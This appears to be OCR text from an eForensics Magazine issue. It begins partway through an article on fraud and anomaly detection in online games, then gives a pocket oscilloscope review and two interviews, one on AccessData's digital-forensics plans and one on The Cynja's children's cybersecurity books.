In FTP games, monetization is dependent on players learning about the game, downloading the client, then making a voluntary decision at some future point to open their wallets (known as “converting” or “monetizing”). Most players never do, and it is common for only a small percentage of FTP players (from 5% to 2%) to ever monetize. Game developers do everything they can to make their games and virtual worlds fun and compelling, not only so that a player can *find* their games, but so they *keep playing* as long as possible.



Most new games on the Google Play and Apple App Stores are FTP, and only generate revenue after players decide later to monetize

From a gamer’s perspective, the in-game behavior of their fellow players has an enormous impact on their satisfaction with the game and their decision to continue playing it. “If I go into a game and it’s full of jerks, I’m gone,” one player put it succinctly. “There’s just so many other games out there that I could play instead.”

Games like *Clash of Clans* or *World of Warcraft* are blockbusters not just because they have successfully attracted large numbers of players, but also because those players keep coming back day after day. Returning subscription players fund the long-term health of games through repeated payments, while returning FTP players are constantly exposed to new items, virtual currency deals, and countless other monetization opportunities. In all cases, once the player leaves a game, they're typically gone forever, taking the potential for any future revenue with them. While subscriptions and free-to-play would seem, on the surface, to be fundamentally different monetization strategies, both share a crucial, common factor if they are to be successful, that being *happy*, *satisfied players*.

It is important to note, however, that while all games regardless of genre or monetization type reported a large list of potentially bad or damaging activities (many of which overlapped significantly between genres), it was also evident that a clear *prioritization* regarding which activities were *most damaging* and/or *should be addressed first* existed, based on genre. Specifically:

- **MMORPGs** (massively online multiplayer role-playing games), similar to World of Warcraft, are games that tend to be very large and expensive to produce. To recoup high development costs, both buy-to-play and subscription-based MMORPGs typically feature a one-time cost of between $20-$50 for the purchase of the game client software. Because every player account in this model must pay just to obtain the software client needed to access the game servers, Account Takeover (the theft of a player's game login credentials and subsequent hijacking of the account) tends to be the top-of-mind issue for MMORPG companies.
- **Mobile FTP** games tend to be much faster to develop, and have a much smaller initial development cost compared to MMORPGs. However, because there are so many new games constantly being released into the Apple and Android stores, competition for new players is extremely high, resulting in larger customer acquisition costs. According to one mobile game developer, a title that costs $2M to build can easily spend an additional $20M – ten times its development cost – on marketing efforts required to reach new players. Because they are generally distributed to players for free (as a loss-leader against future monetization conversions), issues of **Unauthorized Account Resale or Virtual Currency or Item Gray Markets** tend to have the highest importance to mobile FTP game companies.
- **Casino Games** (both real-money and social casino) rely on the premise that their well-known games, like Poker, Blackjack, Slots, Bingo, or Roulette, offer every player a fair, level playing field. In games where the player competes against "the house" (slots, roulette), the player expects that the published odds are accurate and cannot be altered at the whim of the operator. At the same time, the operator relies on the fact that the player's game client code has not been altered or modified to report unearned wins. In player-vs-player games (primarily poker), the players come to the table expecting that the deck cannot be stacked against them, and their opponents are not cheating or colluding with each other to unfairly shift the odds in their favor. Because of their fundamental premise of fairness, and their focus on odds and probability, unwanted scenarios in Casino games primarily focus on how to stop **Cheating**.

COMMON SOLUTIONS DO NOT SOLVE THE PROBLEM

Regardless of the issues that are most important to operators, nearly all of the respondents interviewed reported that the most-common technique used to find and eliminate bad actors was forensic investigation of confirmed bad play sessions, followed by the creation of manual rules intended to define the characteristics of the undesirable activity. These rules were then used to generate reports from in-game log data, resulting in a list of suspected bad actors. Bad actor lists were then reviewed by support or risk management employees by manually retrieving account details, historic play logs, and other evidence on a case-by-case basis, often from a multitude of distributed, unconnected servers (account management, login, chat, gameplay, messaging, transaction, etc.).

Many problems and dissatisfaction with rules-based reports were identified, including difficulty of set up, expense to maintain, and high false positive rates. Respondents also complained that rules-based reports were difficult to use (due to the disconnectedness of their games' systems) and slow to react to new threats.

"I might have to look a player up on six different systems to get an idea of what's really going on," one fraud analyst said, referencing the challenges of coordinating multiple login, billing, game play, chat, messaging, auction house, and transaction systems typical of an online game.


Many also reported that their ability to keep rules updated and tuned to look for actual, current behavior was slower than the bad guys' ability to innovate new fraud techniques. "You get into this churn," one respondent said, "where you're always two steps behind [the bad guys] no matter what you do."

Another said, "I've got approved rules changes that have been waiting more than a month for implementation. That's too late; the bad guys have already moved on to something new."

Changes in the game itself can also lead to diminished returns in rules-based systems. Several respondents specifically called out the fact that any time that new game content was introduced, existing rules also needed to be adjusted to account for organic shifts in player behavior that could mask intentional bad activities. In some extreme cases, new game content completely invalidated entire classes of rules-based reporting, leaving the operator virtually blind to emerging threats.

Most publishers enlist the help of their players to identify potential bad actors. Regardless of platform, almost every multiplayer game has a mechanism for players to manually report bad actors to the game's support team. Some operators also offer bounties, or recognition on the game's forums, for players who make quality reports against others.

Negatives reported regarding player reporting were that these systems tend to be inefficient, and detract from the player's satisfaction with the game. "I'm here to play and have fun, not find cheaters," is a sentiment often expressed by frustrated players in forum posts. Furthermore, player-initiated reporting systems have inherent potential for abuse as a player can submit a false report against a perceived rival. Many respondents, when asked about this potential for abuse, admitted that they knew of specific instances where large amounts of employee time and effort had been wasted chasing down false reports.



MMORPGs like Guild Wars 2 (shown above) ask players to report details of other players' bad activities via an in-game reporting tool

ANOMALY DETECTION: A BETTER WAY TO FIND THE BAD GUYS

Over the past decade, the science of statistical **anomaly detection** has become an accepted best practice for quickly and efficiently identifying bad actors operating in large, complex user populations in industries like financial services, e-commerce, wire transfer, stock and futures trading, and online bill pay. In 2012, the FFIEC updated their guidelines and requirements to mandate its use, specifically:

"Layered security controls should include processes to detect and respond to suspicious or anomalous activity and, for business accounts, administrative controls."

This ruling replaced an earlier decision, made in 2005, that mandated the use of common authentication tools such as secret questions, IP-based challenge processes, and email-based authentication because security experts familiar with online financial threats recognized that:

"Certain types of device identification and challenge questions should no longer be considered effective controls."
(http://ithandbook.ffiec.gov/media/153051/04-27-12_fdic_combined_fil-6-28-11-auth.pdf)

Reactive systems, specifically rules-based reports, were also identified by regulators as insufficient controls in this high-speed, high-risk environment.

Unlike manually created rules or reports, the heart of an anomaly detection-based risk engine are mathematical models built to analyze 100% of all players' activities. These models generate alerts based on actions that are statistically suspicious, or that deviate from the norm. Anomaly detection algorithms can also benefit from machine learning techniques that automatically revise themselves as changes in behavior occur over time.

A major benefit of these self-learning algorithms to game operators is that this gives the detection system the ability to automatically account for large shifts in player behavior as new in-game content is introduced over time. This constant adjustment, paired with adjustable alerting thresholds, can also dramatically reduce false positives compared to rules-based reports while simultaneously categorizing suspected bad actors into specific Suspect classes, speeding the fraud research process.

In a recent project, Panopticon Labs employed self-learning behavioral analytics algorithms to model the in-game behavior of a social/mobile game with over 10 million monthly active users, with the goal of identifying and quantifying the activities of an organized ring of unauthorized gray market actors. Thousands of unauthorized users were operating as an organized ring to generate, bank, and eventually sell the game's virtual currency on out-of-game web sites for a fraction of their official, in-game cost. The game publisher knew that this was hurting their own revenue, since every dollar spent on a gray market site was a dollar that they would never see, but they were not able to quantify the size of the problem.

At the end of the study, bad actors participating in the gray market on both the supply- and purchasing-sides were identified with accuracy, and the overall financial impact of these activities was estimated at around 40% of the game's potential monthly revenue.

Part II of this article series will examine those findings in greater detail, including a breakdown of the gray market virtual currency supply chain, as well as an in-depth use case describing its patterns of operation within the game and those operations' impact to the game's players, monetization, and economy. It will also discuss practical solutions for identifying these rings before they deeply embed themselves in a virtual economy, as well as proactively blocking their activities, removing them from the game, and banning them from returning to the player population.

IN SUMMARY

New methods of online game monetization, like Free-To-Play, combined with the explosive growth of smartphones across the globe have resulted in a boom economy for online game developers and publishers. As a result, professional cybercriminals have "followed the money" into online video games, repurposing malware and fraud techniques developed to facilitate online banking and financial services crimes. Online game companies hit hardest by these criminals face losses as high as 40% of their games' potential ongoing revenue, as well as decreased player satisfaction and retention. While game companies are aware of the dangers they face, and have worked hard to develop tools to fight back, there is still a wide gap between the tools they currently have access to and those they wish they had access to. In response, Panopticon Labs has developed Watchman, a security analytics, risk, and fraud tool designed specifically for game publishers and operators.

ABOUT THE AUTHOR

Matthew Cook got his first taste of video games at age 8 while visiting his father's office at a CIA family open house in Washington, DC, shooting down pixelated space aliens on a government mainframe. He attended art school at the School of the Art Institute of Chicago, where he learned to program his first PC. After spending 15 years designing and building online cybersecurity and risk management tools for companies such as CheckFree, Fiserv, Yodlee, and Guardian Analytics, he co-founded Panopticon Laboratories, where he focuses on Product and Business Development. He blogs about video games and security at: http://www.panopticonlabs.com/founders-blog

And yes, he still plays games every day.

SAIN SMART DS 202 POCKET OSCILLOSCOPE

Reviewed by Bob Monroe

Let me start off by saying that this is a very cool device that fits not only the palm of my hand but also into my computer style. I do lots of work with microcomputers, sensors and Internet of Things (IoT). Most microcomputers are the size of a credit card and run off of a few volts. The DS 202 is exactly what I was looking for because it meets those same requirements. Just like microcomputers, this oscilloscope is powerful with functions you would never expect from a small device.

When the box first arrived, and I opened it up, I was wondering where the rest of the DS 202 oscilloscope was. The small black box contained a credit card sized device and two zip lock bags with the probes inside. There were no instructions except a sheet of paper with safety and caution tips written on it. Great things do come in small sizes, though.




Figure 1. DS 202 Front powered on

I charged up the DS202 using the microUSB connection on the device's side until the orange charging light went out. Figuring out how to assemble the included probe wasn't all that hard since the package included a picture of how the probe is assembled. Since the entire device is small, the pieces are also

small so don't hesitate to use a magnifying glass to see what you're doing. Working with microcomputers, I'm used to having a magnifying glass near my work bench at all times. You won't need the glass once the portable oscilloscope probe is assembled.

With the probe assembled and the DS202 charged, it was now the moment of truth (where I turn on the device). The screen came to life in great detail even though the resolution is 320x240 color. It is touchscreen enabled even though I didn't have much use for that portion. I've disabled TFT on all my microcomputer screens because I don't want the operation I've got running to change if the screen is accidentally touched while it is in my pocket or pita bread. Yes, pita bread is an actual penetration testing platform, just look it up.

I turned off the device by holding down the power button for two seconds then pressing the pause/run button on the upper right. The manual says that if you hold down the power button for four seconds the device displays firmware and serial number information. If you need to perform a hard reset, hold down that same button for eight seconds. The operator's manual mentions an SD card so I wanted to open the DS 202 and see if I could replace that card with a larger capacity one.

As you can see from the picture below, there is no SD card. It is onboard memory that acts like a virtual USB drive when connected to a computer. The memory space is listed as 8 megabytes of storage, which is one reason I'd like to mod this board to add more memory. If you look closely you can see three screws that hold the board firmly to the shell. The aluminum case is machine milled and fits the circuit board perfectly. There is some extra room to place a microSD card reader inside the case on the right side of the battery (where the DS2NBA0761 sticker is).

Figure 2. DS 202 With back exposed. Notice the 550mAh battery

After opening up the scope, I noticed a few blemishes on the board I have. There were three locations where excessive heat or too much solder was applied (spillage). The X1 component that sits above the main chip looks like it was hand soldered after the circuit was created. CN2 chips on the left side of the board were not positioned correctly so they sit up higher than the other C chips next to them. Obviously, these are minute issues that did not affect the performance of the DS 202 at all. Any modifications would probably require the schematics to figure out where connections need to be made. The Minidso.com web site shows the diagrams of the board plus the user manual and a few subtopics.

The DS 202 is incredibly fast at picking up sampling rates. Using Wave Out, I captured 800K pulses and was thrilled at the speed of the display. The DS 202 has three main windows labeled 1. Oscillo, 2. Measure, and 3. Options. Each window has several additional boxes that display functions, such as window 2. Measure shows Frequency, Duty, Root Mean Square (RMS), V average, VPP and Maximum Voltage Expected. Some of these submenus have additional menus beneath them that allow you to really customize your measurements and testing criteria. Moving around the menus was user friendly and efficient. The scope's response was much quicker than I had expected and very accurate when compared to larger (more expensive) oscilloscopes.

This device is much more customizable than I had expected from such a small scope. One of the many aspects that I love about this oscilloscope is that is works perfectly with the microcomputers I have, as I mentioned in the beginning. This is quite sturdy and well-made compared to other small oscilloscopes I've worked with. The maximum voltage is designed for sensors, microcontrollers and microcomputers. It works nicely to check on display panels for alarm systems, environmental control units and medical devices that need to be portable.

Besides a screw driver and a multimeter in my tool box, the DS 202 is now one of my favorite tools and will sit in the top compartment of my portable toolbox. If you do any work with cellular phones, IoT devices, sensors, microcomputers, low power circuits, or any project that requires some level of portability, then you really should buy the DS 202. Even if you have all kinds of space, there are always times when you need to troubleshoot something quickly. Why power up your large benchtop oscilloscope when you can pull this Sain Smart DS 202 out of your pocket and do some quick checks? The probe is literally larger than the scope (length-wise).

You can't beat the price, either, at Sain Smart.

INTERVIEW WITH

ABDESLAM AFRAS,

VICE PRESIDENT OF INTERNATIONAL MARKETS, ACCESSDATA

by Marta Strzelec, Marta Ziemianowicz

Today we invite you to read a very special interview. We spoke with Abdeslam Afras, the newly appointed Vice President of International Markets for AccessData, and talked about AccessData's plans and directions in the future, their approach to new challenges emerging in the digital forensics' fields, especially in the international market, the cloud and eDiscovery. We hope you find it as intriguing as we do, take a look!

EFORENSICS MAGAZINE: WHAT ARE YOUR PREDICTIONS FOR ACCESSDATA'S FUTURE IN INTERNATIONAL MARKETS? ANY CHANGES OR NEW DIRECTIONS?

Abdeslam Afras: We view international markets as a significant growth opportunity for AccessData. Our company has made the strategic decision to double down on our core business of eDiscovery and digital forensics solutions. As a result, we're making significant investments right now in both people and products to make sure that we have the right level of support in all of our key markets. For example, we're investing significantly in our ability to investigate Internet activity, collaboration tools, the ability to process cases with up to 500 million items, multi-case search, mobile phone examiner tools and much more. We've also stepped up our training programs in the UK, Germany, Netherlands, Australia, China, Singapore, Mexico, Chile and other countries. We have an exciting milestone coming up in 2017: AccessData will celebrate its 30th anniversary, a pretty tremendous achievement in this business. We continue to grow year over year and have never been in a stronger position to accelerate that growth in international markets.

EFM: IN YOUR OPINION, WHAT IS THE BIGGEST CHALLENGE ACCESSDATA WILL HAVE TO FACE IN THE NEAR FUTURE?

AA: I think one of our key challenges to navigate in the near-term has to do with the collection of potential forensic evidence in the cloud. Since electronic information can be stored anywhere in the world, we will be dealing with a maze of cross-border legislation and privacy laws that differ significantly from one country to the next. Moreover, establishing chain of custody with evidence collected in the cloud is very difficult. Added to these forensic challenges are the data security challenges in the cloud. For example, some of the free cloud-based services such as Google Drive and Dropbox are now being used to store illegal photos and files with which to launch malware attacks. There are also gaps in Service Level Agreements that often don't define the role and responsibilities of cloud service providers at a time of a malicious incident. Of course, tools such as AccessData's FTK are built to help overcome the challenge of conducting digital forensics collection in the cloud, and we will continue to develop our forensics products in order to meet these growing challenges.

EFM: CAN YOU SEE AN INTERNATIONAL CONSENSUS HAPPENING IN THE FUTURE ON HOW TO DEAL WITH CROSS-BORDER ISSUES WITH INVESTIGATIONS IN THE CLOUD? DO YOU THINK SOME KIND OF COOPERATION IS MORE LIKELY TO EMERGE BETWEEN COUNTRIES OR BUSINESSES?

AA: Yes, I do think we are moving in that direction. Specifically, with the increase in cyber crimes, government authorities appreciate the seriousness of international crime and therefore have a common interest in cooperating. One of the biggest challenges of cloud computing to investigations, however, is the cross-border nature of cloud services. In many cases, data may be stored in another country, so law enforcement has to rely on mutual legal assistance or other forms of international cooperation. In the past, there have been various forms of support, but the trend within the European Union is towards applying mutual assistance more freely. I think we are seeing more trust of each other's procedures, which has to be the cornerstone of cooperation in investigations.

EFM: CAN YOU SEE ANY NEW TRENDS IN FORENSICS THAT YOU WOULD LIKE TO EXPLORE AND IMPLEMENT?

AA: Our view is that mobile devices will be the dominant topic of conversation in the coming years. People are really moving away from traditional computers and toward mobile devices; as they do that, the criminal activity goes with them. These devices bring with them a large number of new challenges and opportunities and we intend to pursue them aggressively. We forecast strong demand from organizations looking for mobile device forensic tools that are tightly integrated with litigation support and eDiscovery tools. This is our sweet spot at AccessData, so we feel well-positioned for this trend.

EFM: DO YOU THINK THE INTERNATIONAL ENVIRONMENT WILL BECOME EASIER OR MORE DIFFICULT TO NAVIGATE FOR DIGITAL FORENSICS EXPERTS? HOW ABOUT FOR ACCESSDATA?

AA: We have definitely seen major progress as an industry in this area. In the past, it was almost impossible to find forensics experts in markets outside of the US and UK. That has changed and I'm definitely seeing a lot more talented digital forensics experts working in markets around the world now. For example, in Germany, where I am based, a few years ago I knew all of the digital forensics experts individually. Today, the field is much deeper here and I suspect that will simply continue to grow in the next two to three years as more corporations set up their own in-house forensics labs. You can also see an upswing

in the training programs and academic courses that universities are offering around the world, including new digital forensics study programs in places such as the UK, Germany, Latin America and Asia.

EFM: DO YOU THINK THAT THE FUTURE GROWTH OF THE FIELD WILL BE SO BIG THAT WE WILL SEE DIGITAL FORENSICS EXPERTS COMING MORE FROM DIFFERENT AREAS OF IT AND SIMPLY PICKING UP THE TOOLS AND METHODOLOGY, INSTEAD OF FROM STRICTLY FORENSIC BACKGROUND?

AA: Absolutely. In fact, we can already see people moving into the forensics world without any forensics experience. Sales people, for example, are very keen to move into this area and most of them have little or no forensics background. Some technical people have changed their focus from IT fields such as Backup/Archiving to Digital Forensics. We've been watching this development closely because this trend creates some unique challenges for software companies. With users bringing more diverse backgrounds, usability of the tools has become increasingly important. We take that into consideration when designing, implementing and improving our software. For us at AccessData, it's important to always consider the background, workflow and practices of our diverse user base, ensuring we deliver "usable" tools that will help clients get results quickly and easily.

EFM: WHAT ARE ACCESSDATA'S PLANS FOR DEALING WITH CYBER-PHYSICAL ENVIRONMENTS AND CYBER-PHYSICAL CRIMES? ANY FRAMEWORKS, STRATEGIES?

AA: Earlier this year, AccessData Group divested our cybersecurity business (Resolution1 Security), enabling us to focus exclusively on our core businesses of eDiscovery and digital forensics. However, the use of forensics tools are extremely valuable for Incident Response teams because they help investigators understand how an intrusion happened, what it entailed, where it occurred, when it took place and possibly even why the attack was launched. Moreover, while we're focused in the world of digital forensics, the fact is that most cyber-physical crimes must be investigated with digital collection tools.

EFM: HOW DO YOU SEE ACCESSDATA'S PRODUCTS KEEPING UP WITH THE DEVELOPMENT OF THE CLOUD AND THE GROWING TENDENCY TO KEEP INFORMATION IN THE COULD RATHER THAN ON HARD DRIVES?

AA: We are heavily focused on cloud-based solutions, both in terms of our ability to deliver our products over the cloud and our ability to investigate an individual's usage of the cloud. In terms of delivery over the cloud, we see a growing acceptance of the idea that users are open to the idea of doing forensics in the cloud. Right now, this demand is small and focused on corporations – but we expect it to grow and become acceptable across all vertical markets. Cloud-based delivery of eDiscovery solutions is already a widely accepted norm so we see it as only a matter of time before this bleeds over into forensics and takes hold. On the investigations side, the ability to investigate Internet usage is a wide spread reality today. Between social media, email and Internet usage, you can do more to reconstruct a person's activity then you ever could with more traditional hard drive analysis. So that is where our focus is and will remain in the near term.

EFM: DO YOU THINK COMPANIES' CYBERSECURITY STRATEGIES, AS SEEN THROUGH ACCESSDATA'S EXPERIENCE, ARE ENOUGH? IS THERE SOMETHING FUNDAMENTAL THAT HAS TO CHANGE IN THE CORPORATE APPROACH TO CYBERSECURITY?

AA: Our view is that, given the increasing pace and complexity of data security threats, corporations absolutely must adopt new executive-level approaches to cybersecurity to protect critical business information. Formal processes should be implemented to identify and prioritize IT security risks and mitigation plans. The challenge for corporate executives, of course, is that it's an ongoing battle, with new digital assets being created every day and new attacks being developed daily as well. Since the sophistication of assaults and complexity of IT environments have risen rapidly, this challenge cuts across operations, risk management, legal and technology functions. Companies should make this a broad initiative, while partnering with a leader such as AccessData for incident response management.

EFM: DO YOU HAVE ANY THOUGHTS, EXPERIENCES OR ADVICE THAT YOU WOULD LIKE TO SHARE WITH OUR READERS?

AA: Sure, one thing your readers should keep an eye on in the coming years is that the digital forensics industry is going to grow significantly as we enter a new age of computing shaped by the Internet of Things (IoT). As the IoT introduce more devices, more data and a variety of evidence types into our world, we must identify new approaches in order to gain access to this rich source of potential evidence. All of the new connected applications will be pieces of evidence and will make the industry much bigger

and even more valuable in the next few years, pushing us to a whole new level. Many existing challenges are exacerbated by the cloud, jurisdictional issues and international coordination, but the current environment also brings unique opportunities for new investigative approaches, which I am looking forward to monitoring.

EFM: THANK YOU FOR SPEAKING WITH US.

AccessData Group has pioneered digital forensics and litigation support for more than twenty years. Over that time, the company has grown to provide both stand-alone and enterprise-class solutions that can synergistically work together to enable both criminal and civil E-Discovery of any kind, including digital investigations, computer forensics, legal review, compliance, auditing and information assurance. More than 130,000 customers in law enforcement, government agencies, corporations and law firms around the world rely on AccessData software solutions, and its premier digital investigations products and services.

You should visit their website here: http://accessdata.com/ and follow AccessData on social media, here are all the links for your convenience:

- *Facebook*
- *Twitter*
- *LinkedIn*
- *Google+*
- *YouTube*

Thank you for reading, don't forget to leave your comments below!

BEING SAFE ONLINE IS JUST AS IMPORTANT AS BEING SAFE WALKING DOWN THE STREET – INTERVIEW WITH


HEATHER DAHL,

CO-FOUNDER OF THE CYNJA LLC

by Marta Ziemianowicz

Dear Readers and Subscribers,

We are proud to finally share with you a long awaited interview with Heather Dahl from The Cynja! They are building an app to help our children navigate cyberspace safely with security and privacy features customized to inspire and educate. CynjaSpace is not just a game or tutorial but a full immersive cyber-environment designed for kids. Enjoy reading!



EFORENSICS MAGAZINE: THERE IS A STORY AND A BIG IDEA BEHIND YOUR COMPANY. CAN YOU TELL US SOMETHING MORE ABOUT IT?

Heather Dahl: Once upon a time, I found my nephew, Grant, fighting some dragons, which – to be honest – struck me as pretty useless. No disrespect to dragons – or dragon slayers – but they're old-school. So I said, "C'mon Grant, why don't you fight the real bad guys – the ones that live in our computers?"

He had no idea what I was talking about.

This was frustrating because fighting bad guys is his passion. And there are lots of bad guys in cyberspace.

So I decided to buy him a book that would explain the wild cyber world of worms and zombies and Trojans and show him how awesome this world – the world I work in – really is. It would also introduce him to an important life lesson: We now live in an era of digital crime.

Nada – Zilch – Zip

There was nothing cool, nothing awesome – nothing that truly captured this dynamic virtual world. So I had no choice, I had to write this book myself.

The first step was to email my friend Chase Cunningham, who fights cyber bad guys for real. "Why don't we write a way cool book for kids about cybersecurity?" I said. And Chase replied – "Dude, yeah!"

We both agreed – we live in a digital world that is continually under threat, and there wasn't anything for kids that connected them to this world. We wanted to write a cool story about cyberspace that would grab a kid's imagination, teach them about being safe online – and possibly even inspire the next generation of security professionals!

In just two years, The Cynja has grown into a book series published in English and Dutch, a regular comic strip, activity books, blog, subscription newsletter and children's workshops all designed to help families make smart digital choices. This fall we will be releasing Code of The Cynja® Volume 2, offering a Spanish translation of Volume 1, and launching a new app to help protect kids online called CynjaSpace™!

EFM: WHAT IS THE TARGET MARKET FOR CYNJA'S GAME AND COMICS?

HD: PC Magazine did some independent testing and found The Cynja made kids go "Cool!" The kids loved it and their little reader test base is "eagerly anticipating the next issue." And they're not the only ones we've heard from. We've received fan mail from young Cynjas all over the world, including photos of homemade Cynja costumes, as well as hearing about an eight-year old reader holding a Cynja party that included a Cynja swag bag for all his guests.

While we initially thought our story would appeal to kids ages five to eight years old, we were surprised to find the story resonating with "kids of all ages". Parents often learn about information security while reading along with their kids. The news headlines we all hear–the Sony compromise or the Target breach – are, sadly, all too real and devastating, even though it's hard to visualize the way they happen and their impact. Visualizing this virtual world is an important step toward cybersecurity being taken seriously by everyone everyday.

It's important for kids and parents to understand together that being safe online is just as important as being safe walking down the street.

EFM: CYBERSECURITY IS QUITE A DIFFICULT TOPIC. DO YOU THINK KIDS ARE READY? WILL THEY UNDERSTAND IT AND LEARN FORM IT?

HD: As cybersecurity professionals, we know first-hand how the cyber world is filled with battles between good and evil. And if your child is using connected devices, it's important they know that too. The fact is as our children live digital lives, we must become digital parents.

You'd think that would come easily, given that we work in tech, but I'm continually surprised to hear how many of my colleagues don't talk about the dangers they see on their screens at work back at home with their kids. Often they say their kids won't understand since it's hard enough to explain our jobs to most adults. At The Cynja, we say it's never too early to talk infosec with kids: you simply need the right story.

If we are to make an impact, we must remember that children need to be taught about technology on their terms. And what were those terms? Well, there is nothing more basic to a child's understanding of the world than the struggle between good and evil: it's the basis for so much of children's literature and entertainment.

We all know better than anyone that the cyber world is filled with just these kinds of struggles – and a whole pantheon of new monsters and villains. If you're creative with your storytelling, you'll quickly see our work world is as thrilling as any adventure book. Our industry is more relevant to kids future careers than perhaps their aspirations to become dragon slayers or learn wizardry that traditional kids stories focus on.

Telling kids simple stories that spark their imagination, yet explain the key concepts of a digital life is an important educational step. We live in an amazing digital world that has brought enormous benefits: But as many of us in this profession know, just as you can do good or bad in the real world, so you can do good or bad in cyberspace. There's a whole new world of digital crime out there – but you can and should do something about it. That's the kind of conversation we need to start having with the children in our lives.

EFM: WHAT ABOUT ADULTS? HOW MANY PEOPLE IN THE USA ARE AWARE OF CYBER THREATS? SHOULDN'T WE START FROM EDUCATING THEM?

HD: What we've found since writing our first book is that a parent's concern about their children's digital lives unites families across all nationalities, languages and socio-economic backgrounds. It's why our book series is now available in English, Dutch and Spanish with more translations on the way. An adult might not necessarily be concerned as to whether their personal data will be compromised in the next large breach but they are very, very concerned about their child becoming a victim to online dangers.

Cyberspace isn't the Magic Kingdom. It's the Wild West – only worse, as it's a place where it's really difficult to observe people as they make choices and experience the consequences. At The Cynja, we focus on teaching the technology to kids. And for the adults – we help inspire them to become role models for kids both in their daily lives and virtual worlds. And to do that, an adult doesn't need a deep technical knowledge they simply need to be transparent with all the children in their lives about how they make choices online. Who do our kids aspire to be in their digital world if they don't get to watch us live ours?

Being a cyber role model is more than being a successful Internet entrepreneur. It's living a smart and ethical life online. It's treating people and data with respect. Sounds straightforward, no? But here's the problem: It's hard for many kids to see their parents as digital role models because their parents don't open up their online lives to their kids. In email, social media, online shopping or web surfing, parents operate in virtual isolation to their children. Our kids aren't riding tandem as we drive our digital lives; but that's the view of the cyber world that kids need to experience. Just like daily life, it's not a fairytale; it's a place where there are real consequences.

I'm here to tell you, all adults – techies or not – are the role models for all the children in our lives. If we are concerned about our children's digital welfare then we are the ones who must fill this void. We are the ones who have the power to change the direction of our kids' digital futures.

At The Cynja, we offer parents multiple resources from our books, web comics to our Cynsei's Connection newsletter and our Birds, Bees & The Botmaster columns to arm adults with common sense digital expertise. But more importantly, each of us must live transparent digital lives, where kids can see how we

make smart choices online. In this digital era, we must transform ourselves into super cyber role models and it doesn't necessarily require formal techincal education as it does teaching kids about respect and smart choices whether they are on a playground or using social media.

EFM: YOU BUILD A WHOLE NEW WORLD FOR CYNJA TO INHABIT. WHERE DID THE IDEA COME FROM? WHO IS THE CYNSEI?

HD: We're so proud that PBS NewsHour described our book as "geekily accurate". Chase and I set out to write a kids adventure story rooted in real technology. In fact, Chase and what he does at work, is our inspiration for the Cynja character.

Chase provided insight into what it was like to fight real battles in cyberspace – in all their glorious, geeky detail. But we then had to turn this into something a kid would relate to – and so I spent a lot of time with my nephew trying to see the world through a six-year old's imagination – and what it's like to be the hero of your own magical battles against bad guys.

